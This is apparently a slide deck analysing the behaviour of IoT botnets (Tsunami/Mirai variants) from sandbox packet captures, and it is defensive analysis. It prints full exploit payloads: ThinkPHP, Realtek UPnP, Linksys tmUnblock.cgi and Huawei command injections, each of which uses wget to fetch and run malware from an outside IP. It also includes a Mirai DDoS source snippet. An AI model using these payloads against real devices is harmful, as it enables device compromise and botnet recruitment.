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

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- Behavioral Analysis (Sandbox)
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- Network Traffic
- Binary Rewrite

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- IPS signatures

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Weak on IoT Linux

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
# Analysis of IOT botnet behavior

## Host and Network behavior

# IoT Botnet Attack Life Cycle




*IOT botnet attacks show similar life cycle regardless of their variant or the malware family they belong to.*

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







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
Standard three-way TCP handshake

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


Host discovery aggressive attempts on network:

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

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

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0010  01 7a 42 5c 40 00 40 06  a0 13 0a 0a 0a 0c 70 da   .zB\@.@. ......p.
0020  d2 1e aa 9e 00 50 28 b0  26 2a 32 34 4b 47 80 18   .....P(. &*24KG..
0030  03 91 c4 98 00 00 01 01  08 0a ff ff 64 b4 e4 ed   ........ ....d...
0040  85 4b 47 45 54 20 2f 69  6e 64 65 78 2e 70 68 70   .KGET /i ndex.php
0050  3f 73 3d 2f 69 6e 64 65  78 2f 09 68 69 6e 6b 07   ?s=/inde x/.hink.
0060  70 70 2f 69 6e 76 6f 6b  65 66 75 6e 63 74 69 6f   pp/invok efunctio
0070  6e 26 66 75 6e 63 74 69  6f 6e 3d 63 61 6c 6c 5f   n&functi on=call_
0080  75 73 65 72 5f 66 75 6e  63 5f 61 72 72 61 79 26   user_fun c_array&
0090  76 61 72 73 5b 30 5d 3d  73 68 65 6c 6c 5f 65 78   vars[0]= shell_ex
00a0  65 63 26 76 61 72 73 5b  31 5d 5b 5d 3d 20 27 77   ec&vars[ 1][]= 'w
00b0  67 65 74 20 68 74 74 70  3a 2f 2f 31 38 35 2e 32   get http ://185.2
00c0  35 35 2e 32 35 2e 31 36  38 2f 4f 77 4f 2f 54 73   55.25.16 8/OwO/Ts
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0140  0d 0a 41 63 63 65 70 74  2d 45 6e 63 6f 64 69 6e   ..Accept -Encodin
0150  67 3a 20 67 7a 69 70 2c  20 64 65 66 6c 61 74 65   g: gzip,  deflate
0160  0d 0a 41 63 63 65 70 74  3a 20 2f 0d 0a 55 73 65   ..Accept : /..Use
0170  72 2d 41 67 65 6e 74 3a  20 54 73 75 6e 61 6d 69   r-Agent:  Tsunami
0180  2f 32 2e 30 0d 0a 0d 0a                           /2.0....
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GET /index.php?s=/index/\think

pp/invokefunction&function=
    call_user_func_array&vars[0]=
        shell_exec&vars[1][]=
            \' wget http://185.255.25.168/OwO/Tsunami.x86 -O /tmp/.Tsunami; chmod 777 /tmp/.Tsunami; /tmp/.Tsunami Tsunami.x86 \'
HTTP/1.1

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: /

User-Agent: Tsunami/2.0
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# Stage 2: Remote code execution (example 2)

Bot attempts to exploit the vulnerability on host running Realtek router, camera, or phone.

Remote code execution was performed using Universal Plug an Play (UPnP) vulnerability.

Bot exploits the vulnerability on the host with HTTP POST transaction.

SOAP Protocol was used for command injection.

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|---|---|---|---|---|
| 72488 49.080504 | 10.10.10.12 | 197.166.215.48 | TCP | 74 34448→52869 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294922868 TSecr=0 WS=32 |
| 72489 49.080587 | 197.166.215.48 | 10.10.10.12 | TCP | 74 52869→34448 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840766796 TSecr=42 |
| 72490 49.080790 | 10.10.10.12 | 197.166.215.48 | TCP | 66 34448→52869 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294922868 TSecr=3840766796 |
| 77941 49.988171 | 10.10.10.12 | 197.166.215.48 | HTTP | 983 POST /picsdesc.xml HTTP/1.1 |
| 77942 49.988251 | 197.166.215.48 | 10.10.10.12 | TCP | 66 52869→34448 [ACK] Seq=1 Ack=918 Win=30848 Len=0 TSval=3840767022 TSecr=4294923095 |
| 77943 49.988556 | 10.10.10.12 | 197.166.215.48 | TCP | 66 34448→52869 [FIN, ACK] Seq=918 Ack=1 Win=29216 Len=0 TSval=4294923095 TSecr=3840767022 |
| 77944 49.988687 | 197.166.215.48 | 10.10.10.12 | TCP | 66 52869→34448 [FIN, ACK] Seq=1 Ack=919 Win=30848 Len=0 TSval=3840767023 TSecr=4294923095 |
| 77945 49.988822 | 10.10.10.12 | 197.166.215.48 | TCP | 66 34448→52869 [ACK] Seq=919 Ack=2 Win=29216 Len=0 TSval=4294923095 TSecr=3840767023 |

```
POST /picsdesc.xml HTTP/1.1
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: /
User-Agent: Hello-World
Connection: keep-alive

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding//%22%
3E<s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></NewRemoteHost><NewExternalPort>47450</
NewExternalPort><NewProtocol>TCP</NewProtocol><NewInternalPort>44382</
NewInternalPort><NewInternalClient>`cd /var/; wget http://185.244.25.168/OwO/
Tsunami.mips; chmod +x Tsunami.mips; ./Tsunami.mips Tsunami.Realtek`</
NewInternalClient><NewEnabled>1</NewEnabled><NewPortMappingDescription>syncthing</
NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></u:AddPortMapping></
s:Body></s:Envelope>
```

```
<?xml version="1.0" ?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope//" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding//%22%3E
    <s:Body>
        <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
            <NewRemoteHost>
            </NewRemoteHost>
            <NewExternalPort>47450</NewExternalPort>
            <NewProtocol>TCP</NewProtocol>
            <NewInternalPort>44382</NewInternalPort>
            <NewInternalClient>`cd /var/; wget http://185.244.25.168/OwO/Tsunami.mips; chmod +x Tsunami.mips; ./Tsunami.mips Tsunami.Realtek`</NewInternalClient>
            <NewEnabled>1</NewEnabled>
            <NewPortMappingDescription>syncthing</NewPortMappingDescription>
            <NewLeaseDuration>0</NewLeaseDuration>
        </u:AddPortMapping>
    </s:Body>
</s:Envelope>
```

# Stage 2: Remote code execution (example 3)

Bot attempts to exploit vulnerability on host running Cisco Linksys router.

Remote code execution was performed using the ttcp_ip parameter vulnerability.

Bot exploits the vulnerability on the host with HTTP POST transaction.

Commands were executed on the system with elevated privileges.

| | | | | |
|---|---|---|---|---|
| 167272 66.121528 | 10.10.10.12 | 98.246.44.15 | TCP | 74 42086→55555 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294927128 TSecr=0 WS=32 |
| 167273 66.121597 | 98.246.44.15 | 10.10.10.12 | TCP | 74 55555→42086 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840771056 TSecr=42 |
| 167274 66.121752 | 10.10.10.12 | 98.246.44.15 | TCP | 66 42086→55555 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294927128 TSecr=3840771056 |
| 179821 67.688199 | 10.10.10.12 | 98.246.44.15 | HTTP | 531 POST /tmUnblock.cgi HTTP/1.1 (application/x-www-form-urlencoded) |
| 179822 67.688276 | 98.246.44.15 | 10.10.10.12 | TCP | 66 55555→42086 [ACK] Seq=1 Ack=466 Win=30080 Len=0 TSval=3840771447 TSecr=4294927520 |
| 179823 67.688701 | 10.10.10.12 | 98.246.44.15 | TCP | 66 42086→55555 [FIN, ACK] Seq=466 Ack=1 Win=29216 Len=0 TSval=4294927520 TSecr=3840771447 |
| 179824 67.688815 | 98.246.44.15 | 10.10.10.12 | TCP | 66 55555→42086 [FIN, ACK] Seq=1 Ack=467 Win=30080 Len=0 TSval=3840771448 TSecr=4294927520 |
| 179825 67.688944 | 10.10.10.12 | 98.246.44.15 | TCP | 66 42086→55555 [ACK] Seq=467 Ack=2 Win=29216 Len=0 TSval=4294927520 TSecr=3840771448 |

```
POST /tmUnblock.cgi HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded

ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-rf+Tsunami.mpsl%3B+wget+http%3A%2F%2F185.244.25.168%2Fvb%
2FTsunami.mpsl%3B+chmod+777+Tsunami.mpsl%3B+./%2FTsunami+mpsl+linksys%
60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_action=&commit=0&StartEPI=1
```

# Stage 2: Remote code execution (example 4)

Bot attempts to exploit vulnerability on host running Huawei router.

Remote code execution was performed on port 37215.

Bot exploits the vulnerability on the host with HTTP POST transaction.

SOAP Protocol was used for command injection.

| | | | | |
|---|---|---|---|---|
| 201766 70.533974 | 10.10.10.12 | 157.77.181.209 | TCP | 74 37734→37215 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294928231 TSecr=0 WS=32 |
| 201767 70.534051 | 157.77.181.209 | 10.10.10.12 | TCP | 74 37215→37734 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3840772159 TSecr=42 |
| 201768 70.534194 | 10.10.10.12 | 157.77.181.209 | TCP | 66 37734→37215 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294928231 TSecr=3840772159 |
| 201911 70.550204 | 10.10.10.12 | 157.77.181.209 | HTTP | 904 POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 |
| 201912 70.550251 | 157.77.181.209 | 10.10.10.12 | TCP | 66 37215→37734 [ACK] Seq=1 Ack=839 Win=30656 Len=0 TSval=3840772163 TSecr=4294928235 |
| 201967 70.550838 | 10.10.10.12 | 157.77.181.209 | TCP | 66 37734→37215 [FIN, ACK] Seq=839 Ack=1 Win=29216 Len=0 TSval=4294928237 TSecr=3840772163 |
| 202313 70.596516 | 157.77.181.209 | 10.10.10.12 | TCP | 66 37215→37734 [ACK] Seq=1 Ack=840 Win=30656 Len=0 TSval=3840772175 TSecr=4294928237 |

```
POST /ctrlt/DeviceUpgrade_1 HTTP/1.1
Content-Length: 430
Connection: keep-alive
Accept: */*
Authorization: Digest username="dslf-config", realm="HuaweiHomeGateway",
nonce="88645cefb1f9ede0e336e3569d75ee30", uri="/ctrlt/DeviceUpgrade_1",
response="3612f843a42db38f48f59d2a3597e19c", algorithm="MD5", qop="auth", nc=00000001,
cnonce="248d1a2560100669"

<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body><u:Upgrade
xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"><NewStatusURL>$(/bin/busybox
wget -g 185.244.25.168 -l /tmp/binary -r /0w0/Tsunami.mips; /bin/busybox chmod 777 * /
tmp/binary; /tmp/binary Tsunami.Huawei)</NewStatusURL><NewDownloadURL>$(echo
HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>
```

# Stage 3: Malware execution behavior on host

Compromised host

Injected malware takes over the host by killing system services and obtaining admin privileges

Malware connects to the C&C Server to register and downloads malicious code on the host

Exploits other vulnerable devices

Compromised host connects to the C&C Server to inform about successful exploitation.

| | | | | |
|---|---|---|---|---|
| 49 51.335173 | 10.10.10.12 | 51.79.70.163 | TCP | 74 52592→64537 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294922358 TSecr=0 WS=32 |
| 50 51.335354 | 51.79.70.163 | 10.10.10.12 | TCP | 74 64537→52592 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=267105248 TSecr=429 |
| 51 51.337842 | 10.10.10.12 | 51.79.70.163 | TCP | 66 52592→64537 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294922359 TSecr=267105248 |
| 52 51.337579 | 10.10.10.12 | 51.79.70.163 | TCP | 70 52592→64537 [PSH, ACK] Seq=1 Ack=1 Win=29216 Len=4 TSval=4294922359 TSecr=267105248 |
| 53 51.337675 | 51.79.70.163 | 10.10.10.12 | TCP | 66 64537→52592 [ACK] Seq=1 Ack=5 Win=28992 Len=0 TSval=267105249 TSecr=4294922359 |
| 54 51.337933 | 10.10.10.12 | 51.79.70.163 | TCP | 67 52592→64537 [PSH, ACK] Seq=5 Ack=1 Win=29216 Len=1 TSval=4294922359 TSecr=267105249 |
| 55 51.338085 | 51.79.70.163 | 10.10.10.12 | TCP | 66 64537→52592 [ACK] Seq=1 Ack=6 Win=28992 Len=0 TSval=267105249 TSecr=4294922359 |
| 66 61.347395 | 10.10.10.12 | 51.79.70.163 | TCP | 68 52592→64537 [PSH, ACK] Seq=6 Ack=1 Win=29216 Len=2 TSval=4294924862 TSecr=267105249 |
| 67 61.347667 | 51.79.70.163 | 10.10.10.12 | TCP | 66 64537→52592 [ACK] Seq=1 Ack=8 Win=28992 Len=0 TSval=267107751 TSecr=4294924862 |
| 100 121.407074 | 10.10.10.12 | 51.79.70.163 | TCP | 68 52592→64537 [PSH, ACK] Seq=8 Ack=1 Win=29216 Len=2 TSval=4294939876 TSecr=267107751 |
| 101 121.407410 | 51.79.70.163 | 10.10.10.12 | TCP | 66 64537→52592 [ACK] Seq=1 Ack=10 Win=28992 Len=0 TSval=267202766 TSecr=4294939876 |

# Stage 4: Using Botnet for DDoS attack

Distributed denial of service (DDoS) flood attacks.

```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
        add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

Mirai Source Code

**Network patterns observed**:

1. UDP Flood: UDP packets flood random ports on a target.
2. DNS Attack: Spoofed UDP packets sent to target's DNS service.
3. Network Bandwidth Exhaustion: UDP packets sent to saturate target's network resources.
4. TCP SYN flood: TCP handshake not completed by not replying to target [SYN/ACK] response.
5. TCP ACK flood: Spoofed TCP packets sent to target.
6. STOMP flood: STOMP requests sent to target to saturate network resources.
7. HTTP GET/POST requests sent to consume target's web services.

# Observations: Summarized

- IoT bots show various network characteristics when executed successfully on the host:
  - Network scan on open ports.
  - Identical payloads across independent sessions.
  - Remote code execution on host with network protocols.
  - Malware pre-programmed activities related to C&C servers.
  - Dropped files network connections.
  - Network attack behavior.
- Injected malware performs various system level malicious activities on the host:
  - System services interruption.
